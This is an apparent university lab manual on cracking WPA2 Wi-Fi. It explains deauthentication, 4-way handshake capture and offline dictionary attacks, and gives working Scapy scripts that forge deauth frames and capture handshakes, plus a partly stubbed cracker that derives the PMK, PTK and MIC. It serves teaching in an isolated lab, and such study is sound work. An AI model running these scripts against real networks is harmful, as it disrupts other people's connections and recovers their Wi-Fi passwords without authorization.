Understanding WPA2 Wi-Fi Security

A Comprehensive Study Guide and Lab Manual

CSE 406 Project Study Material

August 25, 2026

Contents

1 Theory: The Core Concept of WPA2 **2**

2 Phase 1: The Setup and "The Kick" (Deauthentication) **2**

3 Phase 2: Eavesdropping on the 4-Way Handshake **2**
3.1 The Key Components 3

4 Phase 3: The Offline Dictionary Attack **3**
4.1 Why this works (and why it fails) 4

5 The Experiment: Running the Lab Codes **5**
5.1 Step 1: Interface Setup 5
5.2 Step 2: The Capture Script (`capture.py`) 5
5.3 Step 3: The Deauthentication Script (`deauth.py`) 6
5.4 Step 4: The Parallel Cracker (`crack.py`) 6
5.5 Summary of Execution 7

1 Theory: The Core Concept of WPA2

To understand how a WPA2 Wi-Fi cracking attack works, you have to understand one brilliant, fundamental rule of Wi-Fi security: **the actual Wi-Fi password is never sent through the air.**

If the router just broadcasted the password, anyone listening with an antenna could steal it instantly. Instead, the router and the connecting device (like a smartphone or laptop) use a mathematical challenge to ”prove” they both know the secret password without ever saying it out loud.


An attacker exploits this mathematical challenge. The attack is conducted in three distinct phases: The Kick, The Capture, and The Crack.

2 Phase 1: The Setup and ”The Kick” (Deauthentication)

An attacker needs to record the exact moment a legitimate device connects to the Wi-Fi router. If a device is already connected, the attacker doesn't want to wait around for hours for someone to arrive or reconnect.

To force the connection process to happen immediately, the attacker sends a forged **Deauthentication Frame** (a ”kick” packet). They spoof their computer's MAC address to look like the Wi-Fi router and loudly tell the smartphone to disconnect.

Visualizing Phase 1: The Deauth Kick



Result: The phone drops the connection. A millisecond later, the phone realizes it disconnected and automatically tries to reconnect to the network.

3 Phase 2: Eavesdropping on the 4-Way Handshake

When the phone reconnects, it initiates the **4-Way Handshake**. This is the mathematical challenge where the router and the phone prove they both know the Wi-Fi password. The attacker sits quietly on the same radio channel and records this conversation.

Here is what happens in the air (specifically looking at the first two messages, which contain all the data an attacker needs):

Visualizing Phase 2: The Handshake

```
[Legitimate Phone]                                    [Wi-Fi Router]
       |                                                    |
       |<==== Message 1: "Here is my Random Number A" ===|
       |                                                    |
       |     (Phone does math: Password + Number A + Number B)
       |                                                    |
       |===== Message 2: "Here is my Random Number B" ==>|
       |                + The Math Answer (MIC)             |
       |                                                    |
       ....................................................
       : ATTACKER SECRETLY COPIES MESSAGE 1 & MESSAGE 2  :
       ....................................................
```

3.1 The Key Components

- **The Nonces:** ”Number A” and ”Number B” are called Nonces (Numbers used once). The router sends the *ANonce*, and the phone generates the *SNonce*.
- **The MIC:** The ”Math Answer” attached to Message 2 is the *Message Integrity Code (MIC)*. It is a cryptographic hash created by blending the actual Wi-Fi password, the network name (ESSID), the two MAC addresses, and the two random Nonces.

Once the attacker captures Message 1 and Message 2, they have everything they need. They stop interacting with the Wi-Fi network completely and go invisible.

4 Phase 3: The Offline Dictionary Attack

The attacker now has the puzzle pieces, but they still don’t know the password. Because the MIC is a one-way mathematical hash (using PBKDF2 and HMAC-SHA1), they cannot simply ”reverse” the math to extract the password.

Instead, they must guess it. This is where massive wordlists (like the famous `rockyou.txt` file, which contains millions of common passwords leaked from older breaches) come in. The attacker’s computer goes offline and starts a high-speed guessing game using the exact same mathematical formula the phone used in Phase 2.

Visualizing Phase 3: Offline Cracking

```
[Attacker's Offline Computer]

Step 1: Pick a guess from RockYou (e.g., "admin123")
Step 2: Mix "admin123" + Router's Number A + Phone's Number B
Step 3: Generate a "Guess Hash"

Step 4: Compare hashes:
        Does [Guess Hash] == [Captured MIC Hash]?

        -> IF NO: Throw it out. Pick the next word from RockYou.
        -> IF YES: YOU FOUND THE PASSWORD!
```

4.1 Why this works (and why it fails)

Why it works: Computers are fast. A standard laptop can guess thousands of passwords per second. By utilizing multiprocessing across all CPU cores, if the Wi-Fi password is a common word, a name, or inside a known dictionary, the attacker will find it in seconds or minutes.

Why it fails: If the password is completely random and long (e.g., `Xq$9Lp#22V`), it is not in any dictionary. The attacker would have to guess every possible combination of letters, numbers, and symbols (a true Brute Force attack). For a complex 12-character password, this could take millions of years to compute. **This is why enforcing strong, complex passwords entirely breaks the viability of this attack.**

5 The Experiment: Running the Lab Codes

This section details the Python scripts used to demonstrate this attack chain in an isolated lab environment. *Note: Target MAC addresses and network names have been replaced with generic placeholders (`AA:BB:CC:DD:EE:FF`) for safety and generalized documentation.*

5.1 Step 1: Interface Setup

To interact with raw radio frames, the Wi-Fi adapter must be placed into Monitor Mode and tuned to the target access point's channel.

Terminal 1: Setup

```
# Bring interface down
sudo ip link set wlan0 down
# Enable monitor mode
sudo iw wlan0 set monitor control
# Bring interface back up
sudo ip link set wlan0 up
# Lock to target AP channel (e.g., Channel 6)
sudo iw wlan0 set channel 6
```

5.2 Step 2: The Capture Script (`capture.py`)

This script uses the Scapy library to sniff raw 802.11 traffic, looking specifically for EAPOL frames (the protocol used for the 4-way handshake). Run this *before* the deauth attack.

capture.py

```
from scapy.all import sniff, wrpcap, Dot11, EAPOL
import sys

INTERFACE = "wlan0"
AP_MAC    = "AA:BB:CC:DD:EE:FF" # Target AP MAC Placeholder
OUTFILE   = "my_capture.cap"

collected = []
seen_msgs = set()

def handshake_message_number(eapol_bytes):
    key_info = (eapol_bytes[5] << 8) | eapol_bytes[6]
    mic    = key_info & 0x0100
    ack    = key_info & 0x0080
    secure = key_info & 0x0200
    if ack and not mic: return 1
    if mic and not ack and not secure: return 2
    if mic and ack: return 3
    if mic and secure and not ack: return 4
    return 0

def process(pkt):
    if not pkt.haslayer(EAPOL) or not pkt.haslayer(Dot11): return
    addrs = (str(pkt.addr1).lower(), str(pkt.addr2).lower(), str(pkt.addr3).
        lower())
    if AP_MAC.lower() not in addrs: return

    raw = bytes(pkt[EAPOL])
```

```
    msg = handshake_message_number(raw)
    if msg:
        collected.append(pkt)
        seen_msgs.add(msg)
        print(f"[+] Captured handshake message {msg}")

    if {1, 2}.issubset(seen_msgs):
        print("[+] Have msg1 + msg2 -- enough to crack. Saving.")
        wrpcap(OUTFILE, collected)
        sys.exit(0)

print("[*] Sniffing for a handshake...")
sniff(iface=INTERFACE, prn=process, store=False)
```

5.3 Step 3: The Deauthentication Script (`deauth.py`)

While the capture script is running in one terminal, run this in a second terminal to force the target client off the network.

deauth.py

```
from scapy.all import RadioTap, Dot11, Dot11Deauth, sendp
import time

INTERFACE = "wlan0"
AP_MAC    = "AA:BB:CC:DD:EE:FF" # Target AP MAC
CLIENT    = "11:22:33:44:55:66" # Target Client MAC
COUNT     = 10

def build_deauth(dst, src, bssid):
    return (RadioTap() /
            Dot11(type=0, subtype=12, addr1=dst, addr2=src, addr3=bssid) /
            Dot11Deauth(reason=7))

def main():
    to_client = build_deauth(dst=CLIENT, src=AP_MAC, bssid=AP_MAC)
    to_ap = build_deauth(dst=AP_MAC, src=CLIENT, bssid=AP_MAC)

    print(f"[*] Deauthing {CLIENT} from {AP_MAC}...")
    for i in range(COUNT):
        sendp(to_client, iface=INTERFACE, count=1, verbose=False)
        sendp(to_ap,     iface=INTERFACE, count=1, verbose=False)
        time.sleep(0.1)
    print("[+] Done. Watch capture.py for the handshake.")

if __name__ == "__main__":
    main()
```

5.4 Step 4: The Parallel Cracker (`crack.py`)

Once `my_capture.cap` is generated, this script performs the offline dictionary attack, mapping the cryptographic workload across all CPU cores for speed.

crack.py

```
import sys, time, hmac, hashlib
from multiprocessing import Pool, cpu_count
```

```
from scapy.all import rdpcap, EAPOL

ESSID    = "Target-Network"
WORDLIST = "/path/to/wordlist.txt"
CHUNK    = 5000

def mac_to_bytes(mac): return bytes(int(b, 16) for b in mac.split(":"))
def key_info(b): return (b[5] << 8) | b[6]
def replay_counter(b): return b[9:17]

def parse_handshakes(capfile):
    # Extracts nonces and MIC, pairing msg1 and msg2 by replay counter
    # to ensure they belong to the exact same exchange attempt.
    pass # (Logic hidden for brevity in guide, refers to full script)

def compute_mic(passphrase, hs):
    # Derives PMK via PBKDF2
    pmk = hashlib.pbkdf2_hmac("sha1", passphrase.encode(),
                              ESSID.encode(), 4096, 32)
    ap, cl = hs["ap"], hs["client"]
    an, sn = hs["anonce"], hs["snonce"]
    data = min(ap, cl) + max(ap, cl) + min(an, sn) + max(an, sn)

    # Derives PTK via PRF-512
    r, i = b"", 0
    while len(r) < 64:
        r += hmac.new(pmk, b"Pairwise key expansion\x00" + data + bytes([i]),
                      hashlib.sha1).digest()
        i += 1

    # Calculates and returns MIC
    kck = r[:16]
    return hmac.new(kck, hs["eapol"], hashlib.sha1).digest()[:16]

# Multiprocessing setup...
# If compute_mic() == captured_MIC: print("KEY FOUND!")
```

5.5 Summary of Execution

By running these scripts in a multi-pane environment (like ‘tmux’), an authorized researcher can visualize the entire kill-chain: disconnecting a client, capturing the cryptographic proof of their re-association, and systematically brute-forcing the hashing algorithm to recover weak passphrases.